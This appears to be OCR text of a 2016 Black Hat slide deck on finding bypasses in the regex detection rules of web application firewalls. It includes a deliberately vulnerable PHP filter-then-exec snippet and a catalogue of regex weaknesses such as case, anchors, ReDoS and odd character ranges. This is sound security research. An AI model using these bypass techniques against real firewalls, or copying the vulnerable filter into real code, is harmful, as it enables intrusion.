black hat® USA 2016

JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS

Web Application Firewalls: Attacking detection logic mechanisms

Vladimir Ivanov
@httpsonly

/whoam/i

MSc Information Security (merit) - RHUL (UK)

Web App penetration tester at Positive Technologies (ptsecurity.com)

Agenda

1. Introduction
2. Detection logic in WAF
3. METHOD I: Syntax bypass
4. METHOD II: Logical bypass
5. METHOD III: Unexpected by primary logic bypass
6. Takeaways

Motivation


The Standoff:

1. Attackers. Mix of various techniques, rarely understand root cause.

2. Defenders. WAFs protect against automative testing, every vendor implements additional functionality.

Result: No careful whitebox analysis

WAF workflow example



Stage 1: Parse HTTP(s) packet from client


Stage 2: Chose rule set depending on type of incoming parameter

Stage 3: Normalise data

Stage 4: Apply **detection logic**

Stage 5: Make detection decision

WAF workflow: Detection logic



Regular expression…


…is a sequence of characters that define a search pattern


$$\underbrace{\texttt{(?i)}}_{1}\texttt{(}\underbrace{\texttt{<script[\^{}>]*>}}_{2}\underbrace{\texttt{.*?}}_{3}\texttt{)}$$

Sources

500+ regular expressions:

- OWASP CRS2 (modsecurity)
- OWASP CRS3dev (modsecurity)
- OWASP CRS3rc1 (modsecurity)
- PHPIDS
- Comodo WAF
- QuickDefense





```
root@kali2:~/Desktop/WAF-rules# find . -name 'rules*.txt' | xargs wc -l
   113 ./CRS2/rules-xss.txt
    55 ./CRS2/rules-sql.txt
    11 ./rules-QuickDefenceWAF.txt
    74 ./rules-PHPIDS.txt
   100 ./comodo-waf/rules-xss.txt
    16 ./comodo-waf/rules-sql.txt
    37 ./CRS3-rc/rules-xss.txt
    40 ./CRS3-rc/rules-sql.txt
    26 ./CRS3-dev/rules-xss.txt
    29 ./CRS3-dev/rules-sql.txt
   501 total
```

Results

300+ potential bypasses

Most “vulnerable”: ***PHPIDS (E = 1,15)***

Less “vulnerable”: ***Comodo WAF (E = 0,32)***

Most “exploitable”: ***OWASP CRS3-rc (E = 0,89)***

E = Potential bypasses / Total rules


METHOD I: Syntax bypass

Of regular expressions

Enumerate all possible and invent all impossible mistakes


What’s wrong with regexp?

Level: Easy



```
if( !preg_match("/^(attackpayload){1,3}$/ ", $_GET['a']) ) {
    _exec($cmd . $_GET['a'] . $arg);
}
```

What’s wrong with regexp?
Level: Easy




```
if( !preg_match("/^(attackpayload){1,3}$/", $_GET['a']) ) {
    _exec($cmd . $_GET['a'] . $arg);
}
```

1. atTacKpAyloAd

(?i:)

What’s wrong with regexp?


Level: Easy



```
if( !preg_match("/^(attackpayload){1,3}$/", $_GET['a']) ) {
    _exec($cmd . $_GET['a'] . $arg);
}
```

1. atTacKpAyloAd (?i:)
2. attackpayload ^ $


What’s wrong with regexp?
Level: Easy



```
if( !preg_match("/^(attackpayload){1,3}$/", $_GET['a']) ) {
    _exec($cmd . $_GET['a'] . $arg);
}
```

1. atTacKpAyloAd (?i:)
2. attackpayload ^ $
3. attackpayloadattackpayloadattackpayloadattackpa… {1,3}


What’s wrong with regexp?
Level: Medium

1. 

```
(a+)+
```


ReDoS

What's wrong with regexp?
Level: Medium

1. 

```
(a+)+
```

ReDoS


2. 

```
a'\s+b
```

Repetitions: + *


What’s wrong with regexp?

Level: Medium

1. 


```
(a+)+
```

ReDoS

2. 

```
a'\s+b
```


Repetitions: + *

3. 

```
a[^\n]*b
```


Blacklisting wildcards in a set

What’s wrong with regexp? Level: Advanced

1. 


```
[A-z]
```

Non-standard diapasons

2. 


```
[digit]
```

POSIX character classes

3. 

```
a |a      ||
```

Operators

4. 

```
\11   \e    \q
```

Backlinks, wildcards

Regular expressions: Security cheatsheet


2 parts: theoretical "whitepaper" and practical "code".

Hack regular expressions with regular expressions!

+ SAST: Assists with whitebox analysis of regular expressions in source code of your projects
+ Low false positives: Focused on finding high severity security issues
+ Opensource on Github!

- Does not dynamically analyze lexis (yet).

https://github.com/attackercan/ REGEXP-SECURITY-CHEATSHEET



Research was done to find "weak places" in regular expressions of Web Application Firewalls (WAFs).
Repository contains SAST, which can help you to find security vulnerabilities in custom regular expressions in own projects.
Contribution is highly welcomed.

High severity issues:

#	Requirement	Vulnerable regex example	Bypass example
